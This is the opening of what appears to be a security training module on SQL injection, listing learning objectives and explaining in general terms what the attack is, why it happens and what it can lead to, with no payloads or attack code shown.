
- LO#01: Summarize SQL Injection Concepts
- LO#02: Demonstrate Various Types of SQL Injection Attacks
- LO#03: Explain SQL Injection Methodology
- LO#04: Use SQL Injection Tools
- LO#05: Demonstrate Different Evasion Techniques
- LO#06: Explain SQL Injection Countermeasures

Learning Objectives

SQL injection is the most common and devastating attack that attackers can launch to take control of a website. Attackers use various tricks and techniques to compromise data-driven web applications, causing organizations to incur severe losses in terms of money, reputation, data, and functionality. This module will discuss SQL injection attacks as well as the tools and techniques used by attackers to perform such attacks.

At the end of this module, you will be able:


- Describe the SQL injection concepts
- Perform various types of SQL injection attacks
- Describe the SQL injection methodology
- Use different SQL injection tools
- Explain different IDS evasion techniques
- Adopt SQL injection countermeasures
- Use different SQL injection detection tools



LO#01: Summarize SQL Injection Concepts

SQL Injection Concepts

This section discusses the basic concepts of SQL injection attacks and their intensity. It starts with an introduction to SQL injection and the basics required to understand SQL injection attacks, followed by some examples of such attacks.



What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database
- It is a **flaw in web applications** and not a database or web server issue

Why Bother About SQL Injection?

Based on the use of **applications** and the way they **process user supplied data**, SQL injections can be used to implement the following types of attacks:

1. **Authentication and Authorization Bypass**
2. **Information Disclosure**
3. **Compromised Integrity and Availability of Data**
4. **Remote Code Execution**

What is SQL Injection?

Structured Query Language (SQL) is a textual language used by a database server. SQL commands used to perform operations on the database include **INSERT**, **SELECT**, **UPDATE**, and **DELETE**. These commands are used to manipulate data in the database server.

Programmers use sequential SQL commands with client-supplied parameters, making it easier for attackers to inject commands. SQL injection is a technique used to take advantage of unsanitized input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database. Such attacks are possible because of a flaw in web applications and not because of any issue with the database or the web server.

